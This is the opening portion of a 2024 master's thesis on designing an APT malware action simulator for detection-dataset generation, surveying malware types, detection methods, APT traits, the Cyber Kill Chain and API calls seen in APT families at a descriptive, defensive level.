VILNIUS GEDIMINAS TECHNICAL UNIVERSITY

FACULTY OF FUNDAMENTAL SCIENCES

DEPARTMENT OF INFORMATION SYSTEMS

Artem Makartsov

# DEVELOPMENT OF ADVANCED MALWARE ACTION SIMULATOR

Master's degree Thesis

Information and Information Technologies Security study programme, state code 6211BX014

Information and Information Technologies Security specialisation

Informatics Engineering study field

Vilnius, 2024

VILNIUS GEDIMINAS TECHNICAL UNIVERSITY

FACULTY OF FUNDAMENTAL SCIENCES

DEPARTMENT OF INFORMATION SYSTEMS

Artem Makartsov

# DEVELOPMENT OF ADVANCED MALWARE ACTION SIMULATOR

Master's degree Thesis

Information and Information Technologies Security study programme, state code 6211BX014

Information and Information Technologies Security specialisation

Informatics Engineering study field

**Supervisor** Prof Doctor Nikolaj Goranin

**Consultant** _____

**Consultant** _____

Vilnius 2024

VILNIUS GEDIMINAS TECHNICAL UNIVERSITY
FACULTY OF FUNDAMENTAL SCIENCES
DEPARTMENT OF INFORMATION SYSTEMS

Informatics Engineering study field
Information and Information Technologies Security study programme, state code 6211BX014
Information and Information Technologies Security specialisation

APPROVED BY
Head of Department
Nikolaj Goranin
2024-05-30

**OBJECTIVES FOR MASTER THESIS**

No. ITSfmu-22–8749

Vilnius

For student Artem Makartsov

Master Thesis title: Development of Advanced Malware Action Simulator

Deadline for completion of the final work according to the planned study schedule.

THE OBJECTIVES:

Aim: To develop an APT malware simulator, that can be later used for APT activity dataset generation.

Objectives:
1. To perform analysis of APT malware specifics, existing simulators and malware simulation methods.
2. To design an APT simulator.
3. To implement the designed simulator, to perform test and evaluate the simulation results.

Planned result: APT activity simulator and simulation results.

Academic Supervisor Professor Nikolaj Goranin

Vilnius Gediminas Technical University
Faculty of Fundamental Sciences
Department of Information Systems

ISBN | ISSN
Copies No. .....
Date .....-.....-.....

Master Degree Studies **Information and Information Technologies Security** study programme Master Graduation Thesis

| | |
|---|---|
| Title | **Development of Advanced Malware Action Simulator** |
| Author | **Artem Makartsov** |
| Academic supervisor | **Nikolaj Goranin** |

**Thesis language:** English

**Annotation**

The landscape of malware has changed drastically in recent years, with increasingly sophisticated threats emerging continually. The most concerning are those used for espionage and advanced malware campaigns, notably advanced persistent threats, they are designed to infiltrate and linger undetected in systems for prolonged periods, often evading traditional detection methods like signature-based systems. This presents a significant challenge as it necessitates the development of more advanced detection strategies and methodologies. As cybersecurity defenses evolve, so too do the tactics of malware creators, leading to an arms race between defensive measures and malicious innovations. This dynamic has amplified the need for approaches to malware detection, as well as comprehensive datasets for testing and refining these methods. To address this need, this research discusses the development of a simulator model and an actual simulator designed and developed to simulate and gather malicious behavior. This software aims to fill the critical gap in resources for simulating the sophisticated activities of malware, which can be used in training advanced detection methods. This dataset is crucial for researchers aiming to improve anomaly detection and behavior-based detection technologies. The evaluation of the simulator confirmed its ability in replicating complex malware behaviors.

**Keywords:** Malware, APT, Malware Simulation, Adversary, Adversary Emulation, Tactic, Technique

Vilniaus Gedimino technikos universitetas
Fundamentinių mokslų fakultetas
Informacinių sistemų katedra

ISBN | ISSN
Egz. sk. .....
Data .....-.....-.....

| | |
|---|---|
| Antrosios pakopos studijų **Informacijos ir informacinių technologijų saugos** programos magistro baigiamasis darbas | |
| Pavadinimas | **Pažangaus kenksmingo programinio kodo veiksmų simuliatoriaus kūrimas** |
| Autorius | **Artem Makartsov** |
| Vadovas | **Nikolaj Goranin** |

**Kalba:** anglų

**Anotacija**

Pastaraisiais metais kenkėjiškų programų aplinka smarkiai pasikeitė - nuolat atsiranda vis sudėtingesnių grėsmių. Didžiausią susirūpinimą kelia šnipinėjimo ir pažangių kenkėjiškų programų kampanijos, ypač pažangios nuolatinės grėsmės, kurios yra sukurtos taip, kad įsiskverbtų į sistemas ir jose išliktų nepastebėtos ilgą laiką, dažnai išvengdamos tradicinių aptikimo metodų, pavyzdžiui, parašais pagrįstų sistemų. Tai yra didelis iššūkis, nes dėl to reikia kurti pažangesnes aptikimo strategijas ir metodikas. Tobulėjant kibernetinio saugumo apsaugos priemonėms, tobulėja ir kenkėjiškų programų kūrėjų taktika, todėl vyksta gynybos priemonių ir kenkėjiškų naujovių ginklavimosi varžybos. Ši dinamika sustiprino kenkėjiškų programų aptikimo metodų, taip pat išsamių duomenų rinkinių šiems metodams išbandyti ir tobulinti poreikį. Siekiant patenkinti šį poreikį, šiame tyrime aptariamas imitacinio modelio ir tikro imitacinio įrenginio, sukurto ir išplėtoto kenkėjiškam elgesiui imituoti ir rinkti, kūrimas. Šia programine įranga siekiama užpildyti kritinę išteklių, skirtų sudėtingai kenkėjiškų programų veiklai imituoti, spragą, kuri gali būti naudojama mokantis pažangių aptikimo metodų. Šis duomenų rinkinys labai svarbus tyrėjams, siekiantiems tobulinti anomalijų aptikimo ir elgsena grindžiamas aptikimo technologijas. Įvertinus imitatorių patvirtinta, kad jis sugeba atkartoti sudėtingą kenkėjiškų programų elgseną.

**Prasminiai žodžiai:** Kenkėjiška programinė įranga, APT, kenkėjiškos programinės įrangos modeliavimas, priešininkas, priešininko imitacija, taktika, technika

# VILNIUS GEDIMINAS TECHNICAL UNIVERSITY

Artem Makartsov, 20222143

(Student's given name, family name, certificate number)

Faculty of Fundamental Sciences

(Faculty)

Information and Information Technologies Security, ITSfmu-22

(Study programme, academic group no.)

## DECLARATION OF AUTHORSHIP
## IN THE FINAL DEGREE PAPER

May 30, 2024

I declare that my Final Degree Paper entitled „Development of Advanced Malware Action Simulator“ is entirely my own work. I have clearly signalled the presence of quoted or paraphrased material and referenced all sources.

I have acknowledged appropriately any assistance I have received by the following professionals/advisers: Prof Doctor Nikolaj Goranin.

The academic supervisor of my Final Degree Paper is Prof Doctor Nikolaj Goranin.

No contribution of any other person was obtained, nor did I buy my Final Degree Paper.

Artem Makartsov

(Signature) (Given name, family name)

Table of Contents

# List of Figures

# List of Tables

# List of Appendices

# 1. Introduction

In recent years, the state of malware has evolved significantly, with new and more sophisticated forms of malware emerging on a regular basis(Abusitta et al., n.d.). Current serious threat is the use of malware for espionage, cyber-espionage and advanced malware campaigns(Singh et al., 2019). Advanced persistent threats (APTs) are a type of malware that is specifically designed to infiltrate and remain undetected on a target's system for an extended period of time. The problem is that APT malware is targeted, continuous and sophisticated, it evades signature-based detection, so requires new methods as heuristic or more advanced methods of detection (Han et al., 2021a).

On the other side, we are trying to build a lot of new methods to classify and detect malware (Abusitta et al., n.d.; Aslan & Yilmaz, 2021a), but as defense techniques involve malware authors create more sophisticated malware samples. With the rise of advanced malware or APT malware, classification and detection methods require more sophisticated approaches and techniques and more data for modeling and evaluation (Han et al., 2021a; Laurenza et al., 2018). To gather data, collect different information and test models researches currently trying to utilize different malware models or use databases of real malware samples(Channakeshava et al., 2009; Saeed et al., 2013a; Tidy et al., 2015; Zhang et al., 2019). Usually, to satisfy normal level of false-positives and false-negatives values, train and evaluate model or test some new technique big database of normal and suspicious behavior must be available for analysis, developed APT/Malware simulator allow to generate this database that can be used, for example, for future creation of anomaly detection or behavior-based detection methods. Also, this simulator will be a tool to test other defense mechanisms against APT malware, simulate its activity on observed system and develop effective defenses against it.

APT malware simulator will face a problem with giving researches a tool to get behaviors and other data what currently is problem (Han et al., 2021a), because of security and privacy requirements found when dealing with APT malware in real environments. However, programs that simulate malware activity were created (Leszczyna et al., 2010), but the problem is that they do not focus on APT malware nor try distinguish or highlight its behavior.

## 1.1 Investigation object

The Investigation Object is software that simulates behavior of APT or other sophisticated malware.

## 1.2 The Aim and Tasks of the Thesis

The Aim of the research is to develop an APT malware simulator, that can be later used for APT activity dataset generation.

Tasks needed to achieve aim of the work:

1. To perform analysis of APT malware specifics, existing simulators and malware simulation methods.
2. To design an APT simulator.
3. To implement the designed simulator, to perform test and evaluate the simulation results.

## 1.3 Novelty of the work

The novelty of this work lies in the implementation of a software system that provides a comprehensive platform to build and run APT malware simulation plans, replicating the behavior of APT malware attacks. This system offers an interface to collect detailed behavioral data, distinguishing it from existing solutions through its advanced level of automation. Unlike traditional adversary emulation tools that often execute predefined scripts in fixed environments, this simulator allows for the dynamic creation and customization of simulation environments. It supports the integration of various behavior collection tools, which can be configured and altered even within the same simulation plan. This flexibility enables researchers to tune simulations to specific needs, providing a more accurate and detailed representation of APT activities. The system's modular and extensible architecture ensures that it can be easily updated with new attack definitions and tools, maintaining its relevance in the evolving landscape of cybersecurity threats. This level of automation and adaptability significantly enhances the ability to study and defend against sophisticated APT attacks, providing a robust tool for both research and practical defense strategy development.

## 1.4 Relevance and Value of the work

The relevance of this work is explained by the increasing usage and sophistication of advanced persistent threats in the cybersecurity landscape. As APT attacks become more targeted and complex, traditional detection and defense mechanisms often fall short. The APT Malware Simulator addresses need in support tool that can help to create and simulate such activity, by providing a platform capable of replicating the behaviors of APT malware and attacks. Its ability to create customizable and dynamic simulation environments allows for a more precise and detailed study of APT TTPs. The APT Malware Simulator provides a robust platform for generating datasets with malicious behavior, which are crucial for training machine learning models and advancing threat detection technologies. Its modular and extensible architecture ensures that it can evolve with the rapidly changing threat landscape, incorporating new attack definitions and defensive measures as they emerge. The system's integration

capabilities facilitate a comprehensive approach to security analysis, allowing it to work in conjunction with other tools and systems.

# 2. Related works analysis

## 2.1 Malware

Malware is short for malicious software. It refers to any software that is designed to harm or exploit a computer system or gain unauthorized access to a network (Sibi Chakkaravarthy et al., 2019a). This can include viruses, worms, trojans, and other types of malicious programs (Saeed et al., 2013a). Malware can be spread through email attachments, downloads, or by visiting infected websites. It can cause a variety of problems, such as deleting or corrupting data, stealing personal information, or taking control of a device without the owner's permission. Malware can take many forms, including executable files, scripts, dynamic link libraries, files that support macros or script languages, and others (Singh et al., 2019).

There are many different types of malwares, each with its own distinctive characteristics. Some common types include (Ahmadi et al., 2016; Saeed et al., 2013a):

- Viruses. A virus is a type of malware that can replicate itself and spread to other devices. It often spreads through email attachments or downloads.
- Worms. A worm is a type of malware that can spread itself from device to device without the need for a host file or user intervention.
- Trojans. A Trojan is a type of malware that is disguised as legitimate software, but is actually malicious. It is often used to gain unauthorized access to a device or network.
- Ransomware. Ransomware is a type of malware that encrypts a victim's files. The attackers then demand a ransom from the victim to restore access to the files, often using Bitcoin or another untraceable payment method.
- Adware. Adware is a type of malware that displays unwanted ads on a device. It can be bundled with other software and installed without the user's knowledge.
- Spyware. Spyware is a type of malware that is used to track a user's activity or gather sensitive information, such as login credentials or financial data.
- Rootkits. A rootkit is a type of malware that is designed to gain unauthorized access to a device at the kernel level. It can be very difficult to detect and remove.

Common techniques that are used by malware include (Aslan & Yilmaz, 2021; Sibi Chakkaravarthy et al., 2019b; Singh et al., 2019; Yu et al., 2018):

- Replication. Many types of regular malware are designed to replicate and spread from device to device, often through email attachments or downloads.

- Execution. Regular malware is often designed to run automatically when it is executed or opened by the user, allowing it to perform its intended actions.
- Concealment. Some regular malware is designed to conceal itself or operate covertly, in order to evade detection by security systems.
- Damage. Regular malware may be designed to cause damage to a device or network, such as deleting or corrupting data, or disrupting operations.
- Data theft. While not always the primary goal, regular malware may also be designed to steal sensitive data or personal information.

Common techniques that are used by malware are depicted on Figure 2.1, summary table that compares different aspects of malware families is presented below.





Figure 2.1 – Representation of different techniques that are used by malware (Or-Meir et al., 2019)

Table 2.1 – Comparison table of malware families (Saeed et al., 2013b)

| Factors of comparison | Malware family | Spyware | Adware | Cookies | Trapdoor | Trojan horse | Sniffers | Spam | Botnet | Logic bomb | Worm | Virus |
|---|---|---|---|---|---|---|---|---|---|---|---|---|
| Creation techniques | Pattern | ✔ | ✔ | ✔ | ✔ | ✔ | ✔ | ✔ | ✔ | ✔ | ✔ | ✔ |
| | Obfuscated | ✔ | ✔ | ✔ | ✔ | ✔ | ✔ | ✔ | ✔ | ✔ | ✔ | ✔ |
| | Polymorphic | ✔ | ✔ | ✔ | ✔ | ✔ | ✔ | ✔ | ✔ | ✔ | ✔ | ✔ |
| | Toolkit | ✔ | ✔ | ✔ | ✔ | ✔ | ✔ | ✔ | ✔ | ✔ | ✔ | ✔ |
| Execution environment | Network | ✔ | ✔ | ✔ | ✔ | ✖ | ✔ | ✔ | ✔ | ✔ | ✔ | ✖ |
| | Remote execution through web | ✔ | ✔ | ✔ | ✔ | ✔ | ✔ | ✔ | ✔ | ✖ | ✖ | ✖ |
| | PC | ✖ | ✖ | ✖ | ✖ | ✖ | ✖ | ✖ | ✖ | ✔ | ✔ | ✔ |
| Propagation media | Network | ✔ | ✔ | ✔ | ✔ | ✔ | ✔ | ✔ | ✔ | ✔ | ✔ | ✔ |
| | Removable disks | ✔ | ✔ | ✔ | ✔ | ✔ | ✔ | ✔ | ✔ | ✔ | ✔ | ✔ |
| | Internet downloads | ✔ | ✔ | ✔ | ✔ | ✔ | ✔ | ✔ | ✔ | ✔ | ✔ | ✔ |
| Negative impacts | Breaching confidentiality | ✔ | ✖ | ✔ | ✖ | ✔ | ✔ | ✖ | ✖ | ✖ | ✖ | ✖ |
| | Inconveniencing users | ✖ | ✔ | ✖ | ✖ | ✖ | ✖ | ✔ | ✖ | ✖ | ✖ | ✖ |
| | Denying services | ✖ | ✖ | ✖ | ✔ | ✖ | ✖ | ✔ | ✔ | ✔ | ✔ | ✔ |
| | Data corruption | ✖ | ✖ | ✖ | ✔ | ✖ | ✖ | ✔ | ✔ | ✔ | ✖ | ✔ |

## 2.2 Malware detection and analysis

There are several techniques that can be used to detect malware on a computer or network. Some common techniques include (Gandotra et al., 2014; Saeed et al., 2013c; Sibi Chakkaravarthy et al., 2019c):

- Signature-based detection. This is a method in which antivirus software compares the files and programs on a computer to a database of known malware signatures. If a match is found, the malware is detected and can be removed.
- Behavior-based detection. This is a method in which antivirus software monitors the behavior of programs and files on a computer, looking for patterns that are typical of malware. If suspicious behavior is detected, the software may flag the program or file as potentially malicious.
- Heuristics-based detection. This is a method in which antivirus software looks for patterns or characteristics that are commonly associated with malware, even if the specific malware is not known. This can be helpful in detecting new or previously unknown malware.
- Sandboxing. This is a method in which suspicious files or programs are run in a simulated environment (a sandbox) in order to observe their behavior. If the file or program exhibits malicious behavior, it can be detected as malware.
- Network traffic analysis. This is a method in which network traffic is monitored for suspicious activity, such as unexpected or unusual traffic patterns or communication with known malware servers. This can help to identify malware that is attempting to communicate with the outside world.
- Manual analysis. This is a method in which a cybersecurity expert manually examines the files and programs on a computer or network, looking for signs of malware. This can be a time-

consuming process, but can be effective in detecting malware that evades automated detection methods.

It is important to know the main detection techniques because each of the methods relies on different properties and behavior characteristics of malware, so simulator can be implemented to allow to collect data for different use cases. For example, regular malware can be detected using all the possible methods, but traditional security systems like antivirus and anti-malware software, which rely on identifying known malware signatures and performing static analysis, are often unable to detect APT malware (Sibi Chakkaravarthy et al., 2019b). Analyzing research related to malware detection and malware behavior analysis helps to discover what typical techniques are used by malware authors, their implementation strategies and execution flow, all this information will be useful during simulator developing. For example, some surveys (Han et al., 2021; Sibi Chakkaravarthy et al., 2019b; Singh et al., 2019; Wei et al., 2021; Zhao et al., 2015) about malware detection and malware analysis discuss possible infection vectors, how system and API calls usually used by malware, evasion and obfuscation methods and malware behavior.

## 2.3 APT Malware

The main interest of this work is sophisticated or APT malware. Usually, term APT is used in context of attacks, APT stands for “Advanced Persistent Threat” (Sibi Chakkaravarthy et al., 2019b). It refers to a type of cyber-attack in which an attacker gains unauthorized access to a network and remains undetected for an extended period of time. The goal of an APT attack is typically to steal sensitive data or intellectual property, rather than causing damage to the network or disrupt operations (Sibi Chakkaravarthy et al., 2019b). APT attacks are often carried out by nation-states or well-funded hacking groups and are known for their high level of sophistication. Once inside, the attacker will often establish a foothold and work to expand their access and move laterally through the network, collecting data and possibly planting additional malware along the way (Singh et al., 2019).

In context of malware, APT malware is a type of malicious software that is specifically designed to be stealthy and evade detection by security systems (Sibi Chakkaravarthy et al., 2019b). It is often used in APT attacks, which are long-term, targeted cyber-attacks that seek to gain unauthorized access to a network and remain there for an extended period of time. APT malware is typically customized to the target organization, and may use a combination of social engineering, zero-day vulnerabilities, and other tactics to gain access to the network and steal sensitive data or intellectual property (Singh et al., 2019). Because APT malware is designed to be stealthy, it can be very difficult to detect and remove.

Advanced persistent threat here can be interpreted here as following (Sibi Chakkaravarthy et al., 2019b):

- Advanced. The threat actor has the ability to create advanced tools by combining multiple attack strategies in order to achieve the following goals: bypassing existing security defenses, evading detection, maintaining access to the protected network and sensitive data.
- Persistent. The threat actor is highly determined to achieve their goal without being detected. One common persistent strategy used by APT is the "low and slow" (Sibi Chakkaravarthy et al., 2019b) approach, in which they take a gradual and covert approach to achieving their objectives.
- Threat. The targeted threat actor is more precise in their attacks, focusing on specific organizations in order to achieve their goals. APT groups are usually organized and motivated, and often consist of dedicated crews with various missions. APTs pose a significant danger to the internet and enterprise infrastructure because they often use zero-day attacks to compromise their targets. These attacks can be difficult to detect and prevent, as the attackers frequently change their tactics and methods to avoid detection. Traditional signature-based security systems may have difficulty identifying advanced APT malware.

Regular malware differs from APT malware in several key aspects. Regular malware is typically less sophisticated and targeted compared to APT malware. It is often mass-produced and distributed widely, lacking customization for specific targets. While regular malware may attempt to evade detection, its evasion techniques are generally less sophisticated than those employed by APT malware. Regular malware is usually designed for immediate damage or disruption, rather than persisting on a network for an extended period.

In terms of targeting, regular malware tends to be more indiscriminate, aiming to infect as many devices as possible without focusing on specific organizations. Although regular malware can steal data, its primary goal is often to cause damage or disruption, rather than engaging in extensive data theft. In contrast, APT malware is characterized by a higher level of sophistication, specifically designed to evade detection and persist within a network for a prolonged time.

APT attacks frequently involve multi-stage strategies, employing custom-developed payloads and other tactics to bypass detection and achieve the attacker's objectives. APT malware is designed to establish communication channels with the attacker, enabling the issuance of commands or the transfer of stolen data. Once inside a network, APT malware may establish a foothold, expanding its access and moving laterally through the network.

Social engineering tactics, such as phishing emails or pretexting, are commonly employed by APT attackers to deceive users into revealing login credentials or installing malware. Additionally, APT attackers may exploit zero-day vulnerabilities in software or hardware, leveraging unknown security

flaws to gain network access. APT malware may also employ encrypted communication channels to evade detection and maintain a persistent connection with the attacker.

Table 2.2 – Traditional malware and APT malware comparison (Sibi Chakkaravarthy et al., 2019b)

| | Traditional malware | APT |
|---|---|---|
| Target | Random networks/hosts | Specific network/hosts |
| Anti-Virus detection | High | Low |
| Signature | Known | Unknown |
| Evasion | No | Yes |
| Firewall/IDS detection | Yes | Very low |
| Covert communication | Possible | Yes |
| Persistent mechanism | Possible | Yes |
| Lateral movement | Possible | Yes |
| Threat vector | Generic malwares | Zero days |

APT malware attack model can be presented using Cyber Kill Chain framework (Bahrami et al., 2019), attack is performed in following stages:

1. Reconnaissance. The reconnaissance phase involves gathering information about the target system, such as performing an OS and\or port scan, vulnerability scan, DNS lookups etc. During this phase, the APT threat actor collects related information about the target, which can be used to exploit the system. The threat actor often uses social engineering, social network services, personal blogs and ecommerce sites to obtain open and public information about the target.
2. Weaponization. In this phase, attacker develops advanced new tools or payloads to penetrate the target's defense using information that was collected on previous stage.
3. Delivery. Attacker sends malicious payload to target system using different methods.
4. Exploitation. Attacker exploits the payload in victim environment usually by exploiting some vulnerabilities.
5. Installation. On this stage attacker uses techniques to create and preserver access on the target system.
6. C2C (Command and Control server). Attacker uses remote server to control the deployed payload.
7. Action on objectives. Once the attacker has gained access to the system, they maintain this access and carry out actions such as exfiltrating data etc.

Developing malware simulation software, we must think how to simulate every step of this chain, for example delivery during APT attacks usually performed by spear phishing with malicious payload,

it can be tricky to implement and allow automatic simulation. Also, most of the techniques that are characteristic to APT malware should be implemented with the possibility of their variation. Some of the payload delivery methods and evasion techniques are presented in table 2.3. Some evasion techniques that are used by APT malware include (Sibi Chakkaravarthy et al., 2019b; Singh et al., 2019; Zhao et al., 2015):

- Obfuscation.
- Packers.
- Different encryption methods.
- Payload fragmentation.
- Traffic obfuscation.
- Session splicing.
- IDS\IPS evasion techniques.

Table 2.3 – Payload delivery techniques (Sibi Chakkaravarthy et al., 2019b)

| Internet based | Physical media | Remote exploitation |
|---|---|---|
| Drive by downloads | USB, external hard drives | Cloud based exploitation |
| Spear phishing/Email attachments | CD,DVDs | Smart phone based exploitation |
| Cracked software | Memory cards, flash drives etc. | Wi-Fi based exploitation |

To simulate APT malware behavior, we must go deeper and specify a lot of information, target environment will influence the techniques and implementation methods that will be needed to simulate. For example, many researches limit scope of possible platform to machines that are run under Windows operating system, because statistic shows that is most targeted platform for malware. By analyzing different research articles and analysis reports we can derive a lot of indicator and behavior patterns of APT malware and parts of implementation strategies, for example some API calls used by different APT malware families were derived during one of the analyzed investigations (Table 2.4).

Table 2.4 – Top 10 API calls by different APT malware families that were derived during one of the analyzed researches (Han et al., 2021)

| HangOver | DarkHotel | Mirage | NormanShark | SinDigoo |
|---|---|---|---|---|
| CreateServiceW | HttpQueryInfoA | setsockopt | RegisterHotKey | InternetOpenUrlA |
| CoGetClassObject | InternetReadFile | SetStdHandle | NetUserGetInfo | WriteProcessMemory |
| RegEnumKeyExA | Process32FirstW | recv | GetUserNameExW | CreateRemoteThread |
| IWbemServices_ExecQuery | Process32NextW | send | NtQueueApcThread | DnsQuery_W |
| getaddrinfo | CreateToolhelp32Snapshot | GetShortPathNameW | timeGetTime | NtOpenDirectoryObject |
| GetFileSizeEx | HttpSendRequestA | closesocket | ControlService | InternetReadFile |
| FindResourceExA | HttpOpenRequestA | CreateServiceW | RegDeleteKeyA | NtDeviceIoControlFile |
| GetTimeZoneInformation | InternetCloseHandle | gethostbyname | GetUserNameW | gethostbyname |
| NtEnumerateKey | InternetConnectA | WSAStartup | FindWindowExW | MoveFileWithProgressW |
| UnhookWindowsHookEx | InternetOpenA | StartServiceW | RegEnumKeyExW | StartServiceA |

Typical behavior and implementation aspects of some of APT malware families are presented on Figures 2.2 – 2.4, on Figure 2.5 APT attack features are summarized.





Figure 2.2 – Typical malicious behaviors of the HangOver family (Han et al., 2021)





Figure 2.3 – Creation of a malicious executable file of the HangOver family (Han et al., 2021)





Figure 2.4 – Adding a malicious load to the registry and set it auto-run of the HangOver family (Han et al., 2021)

